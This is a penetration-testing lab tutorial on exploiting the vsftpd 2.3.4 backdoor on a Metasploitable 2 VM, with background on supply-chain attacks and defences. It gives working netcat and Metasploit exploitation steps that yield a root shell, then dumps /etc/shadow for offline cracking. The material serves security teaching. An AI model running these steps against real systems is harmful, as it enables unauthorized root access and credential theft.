
⚠️ Lab Environment Only. Metasploitable vsftpd Backdoor Lab – vsftpd 2.3.4 exploitation targets your local Metasploitable 2 VM only. Never test against systems you don’t own.
✅ Before You Start
Lab 4 — First Metasploit Module — running your first MSF exploit. This lab introduces the vsftpd backdoor — one of the most famous Metasploitable vulnerabilities and the classic first manually exploitable service.
Metasploitable 2 VM running · Kali Linux · nmap · netcat · msfconsole installed · Both VMs on same host-only network segment
The vsftpd 2.3.4 backdoor is the vulnerability that appears in almost every beginner Metasploitable walkthrough — and for good reason. I use it in every introductory lab because it demonstrates three distinct security concepts simultaneously: supply chain attack mechanics, triggered backdoor behaviour, and non-standard port exploitation patterns. It’s one of the clearest examples of a supply chain attack in open-source software history: an attacker compromised the vsftpd project’s source code distribution server in 2011 and inserted a backdoor that opens a root shell on port 6200 whenever a username containing a smiley face “:)” is submitted. Understanding this vulnerability teaches three things simultaneously: how supply chain attacks work, how a triggered backdoor differs from a direct service exploit, and how to identify and exploit non-standard ports opened by malware.
🎯 Lab 5 Objectives
Identify vsftpd 2.3.4 on Metasploitable via Nmap version detection
Understand the backdoor trigger mechanism (smiley face username)
Exploit manually using netcat — no Metasploit needed
In June 2011, the vsftpd 2.3.4 source code package distributed from the project’s official site was compromised. An attacker had replaced the legitimate source archive with a version containing a backdoor. The backdoor code: when a user logs in with a username ending in the string “:)” (a smiley face), vsftpd opens a bind shell on port 6200 with root privileges. The user never needs to authenticate — triggering the backdoor only requires connecting to port 21 and sending the poisoned username. The legitimate vsftpd 2.3.4 had no such code; only the trojaned package distributed for a period from the official download server contained the backdoor.
THE BACKDOOR CODE (SIMPLIFIED)
# What the backdoor does (conceptually)
if username.endswith(“:)”): # smiley face trigger
bind_port = 6200 # open listener on 6200
spawn_shell(“/bin/sh”, uid=0) # root shell, no auth required
# Attack flow
1. Attacker connects to port 21 (FTP)
2. Sends: USER anything:) ← smiley triggers backdoor
3. vsftpd opens port 6200 with root shell
4. Attacker connects to port 6200 → root shell, no password
# Why it’s significant
Supply chain attack: legitimate software distribution channel poisoned
No authentication required: trigger + connect = root
Invisible to most AV: installed as part of “legitimate” software package
Detection — Nmap and Banner Grabbing
EXERCISE 1 — DETECT vsftpd 2.3.4
# Step 1: Confirm FTP service version
nmap -sV -p 21 192.168.56.101
# Expected output:
21/tcp open ftp vsftpd 2.3.4
Service Info: Unix
# Step 2: Run NSE script — confirms backdoor explicitly
My Approach — Why I Banner Grab Before Running NSE: I always manually netcat to port 21 before running the NSE script. If the banner shows “220 (vsFTPd 2.3.4)” I already know it’s vulnerable — the NSE script just confirms it formally for the report. My workflow: banner grab first (10 seconds), searchsploit confirm (10 seconds), then exploit. I’ve found that automated scripts sometimes fail on rate-limited services where manual netcat always works.
Manual Exploitation via Netcat
The manual exploit requires only netcat — no frameworks. This is the technique that demonstrates understanding of what the vulnerability actually does, rather than just running a module blindly.
EXERCISE 2 — MANUAL EXPLOIT WITH NETCAT
# Terminal 1: Trigger the backdoor via FTP
nc 192.168.56.101 21
# You see: 220 (vsFTPd 2.3.4)
USER backdoor:)
# Response: 331 Please specify the password.
PASS anything
# Port 6200 now open — backdoor triggered
# Terminal 2: Connect to the backdoor shell
nc 192.168.56.101 6200
# Blank line = shell waiting for commands
id
# Expected: uid=0(root) gid=0(root)
hostname
# Expected: metasploitable
cat /etc/shadow | head -3
# Expected: root password hash — full root access confirmed
📸 Two-terminal vsftpd exploit: Terminal 1 triggers the backdoor by sending the smiley-face username; Terminal 2 connects to port 6200 where the root shell is waiting. The FTP connection in Terminal 1 hangs after PASS — that’s normal; the backdoor has forked and opened port 6200 while the FTP session waits. I always open the Terminal 2 netcat connection within a few seconds of the PASS command to catch the shell before any timeout.
Metasploit Module Exploitation
⚡ EXERCISE 3 — KALI TERMINAL (15 MIN)
Exploit vsftpd via Metasploit Module
Step 1: Launch Metasploit
msfconsole -q
Step 2: Search and select module
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
Step 3: Configure and run
set RHOST 192.168.56.101
show options
run
Step 4: Verify access
id → should show uid=0(root)
hostname → metasploitable
cat /etc/shadow | head -5
Step 6: Compare manual vs Metasploit
Which method was faster?
Which gave you a better understanding of the vulnerability?
In a real engagement, which would you use first and why?
✅ Manual exploitation first is always my recommendation, even when a Metasploit module exists. The manual method forces you to understand the trigger mechanism — the “:)” username, the port 6200 listener — rather than just observing “shell obtained.” When the Metasploit module fails (firewall blocks port 6200, timing issue, module bug), you need the manual understanding to adapt. Metasploit is a time-saver for a technique you already understand; it’s a crutch if you’ve never done it manually.
📸 Screenshot showing uid=0(root) from both methods. Share in #metasploitable-labs.
My Post-Exploitation Priority on Metasploitable: My first action from any root shell on a new system is always cat /etc/shadow. The hashes can be cracked offline with John or Hashcat — and because Metasploitable uses weak passwords, they crack quickly. The shadow file gives me every account’s credentials. I combine that with cat /etc/passwd to map UIDs to usernames and understand the full user landscape before moving on.
Understanding Supply Chain Attacks
The vsftpd backdoor is the entry-level case study for supply chain attacks. My explanation to clients who ask why this matters in 2026: the attack method is identical to what happened to SolarWinds, to XZ utils (CVE-2024-3094), and to the dozens of malicious npm packages documented each year. The attacker doesn’t need a vulnerability in the software itself — they need access to the distribution channel. Once they have that, every organisation that trusts the official download installs the malicious version through their normal, legitimate patching process.
SUPPLY CHAIN ATTACK COMPARISON — vsftpd vs MODERN
# vsftpd 2.3.4 (2011) — classic model
Attack vector: compromise the project’s FTP download server
Payload: modified source archive with backdoor code inserted
Distribution: sysadmins downloading via wget/curl from official server
4. Delay adoption of new versions: bleeding-edge = bleeding risk
5. Monitor outbound connections from newly installed services
My takeaway from this lab for every student: the vsftpd backdoor is the simplest possible supply chain attack — one change to one file on one server. The XZ utils attack in 2024 required two years of patient social engineering to achieve maintainer trust before inserting the backdoor. The technical payload in both cases is similar; the sophistication of the delivery has increased dramatically. The defence has not changed: verify what you install.
Lab Context — Why This Matters for OSCP and Real Engagements: The vsftpd exploit appears in almost every beginner penetration testing course because it demonstrates the complete exploitation chain clearly: service identification via Nmap → CVE research → backdoor trigger → shell confirmation. I use it as a teaching example specifically because the vulnerability mechanism is human-understandable (a smiley face in a username opens a root shell) rather than requiring deep binary exploitation knowledge. Understanding it fully — including the supply chain context — prepares you to recognise and explain similar patterns in production environments.
You’ve exploited the most famous FTP backdoor in penetration testing history — both manually with netcat and via Metasploit. Lab 6 targets Samba — a completely different vulnerability class (network file sharing protocol exploit) that also gives root access on Metasploitable via CVE-2007-2447.
🧠 Quick Check
After triggering the vsftpd backdoor by sending USER x:), you connect to port 6200 and type a command. You get no response. What is the most likely reason and how do you fix it?
❓ Frequently Asked Questions
What is the vsftpd 2.3.4 backdoor?
The vsftpd 2.3.4 backdoor is a malicious code insertion made to the official vsftpd source code distribution in 2011. When a user logs in with a username ending in “:)”, vsftpd opens a bind shell on port 6200 with root privileges. No authentication is required to access the shell — only the trigger username. It is documented as CVE-2011-2523.
How do you trigger the vsftpd backdoor?
Connect to port 21 with netcat (nc 192.168.56.101 21). Send USER backdoor:) — the smiley face “:)” at the end is the trigger. Then send PASS anything. The backdoor forks and opens port 6200. Connect to port 6200 with a second netcat session. You receive a root shell with no further authentication.
What port does the vsftpd backdoor open?
Port 6200/tcp. When the smiley trigger is received, vsftpd forks a child process that binds /bin/sh to port 6200. The Nmap NSE script ftp-vsftpd-backdoor confirms this: it reports “Backdoor listening on port 6200/tcp” when the vulnerability is confirmed exploitable.
Does Metasploit have a module for vsftpd 2.3.4?
Yes: exploit/unix/ftp/vsftpd_234_backdoor. Set RHOST to the target IP and run. The module automates the trigger, waits for port 6200 to open, connects, and returns a command shell. The manual netcat method is recommended first to understand the mechanism; the Metasploit module is faster for engagements where you’ve already confirmed the vulnerability.
How do you defend against the vsftpd 2.3.4 backdoor?
Upgrade vsftpd to a non-trojaned version (2.3.5+ or 3.x). Verify the package hash against official checksums before installation. Block port 6200 at the firewall. Replace FTP entirely with SFTP (SSH-based, no cleartext credentials, no backdoor history). Enable GPG-signed package verification on your package manager.
📚 Further Reading
AI Supply Chain Attacks 2026— The modern evolution of the supply chain attack technique that created the vsftpd backdoor. The vsftpd case is the canonical 2011 example; supply chain attacks in 2026 target npm packages, GitHub Actions, and AI model repositories at far larger scale.
Lab 6 — Samba Exploit— The next Metasploitable lab targeting CVE-2007-2447, a Samba username map script injection vulnerability that also delivers a root shell via a completely different exploitation mechanism.
Port Scanner Tool— Quick port scan to confirm FTP (21) and backdoor port (6200) status before running the exploit chain.
CVE-2011-2523— vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.
The vsftpd backdoor teaches the supply chain lesson more clearly than any lecture can. An attacker didn’t find a memory corruption bug or reverse engineer the protocol. They walked in through the front door of the software distribution infrastructure, modified the source code, and waited for sysadmins to install the package through their normal patching process. The defence — verify package integrity against official checksums before installation — is the same defence that stops every supply chain attack. It’s also the defence that almost nobody ran in 2011. The same pattern repeats in every modern supply chain attack: XZ utils, SolarWinds, the various npm attacks. The attack surface is the trust we place in our software supply chain.
Founder of Securityelites and creator of the SE-ARTCP credential. Working penetration tester focused on AI red team, prompt injection research, and LLM security education.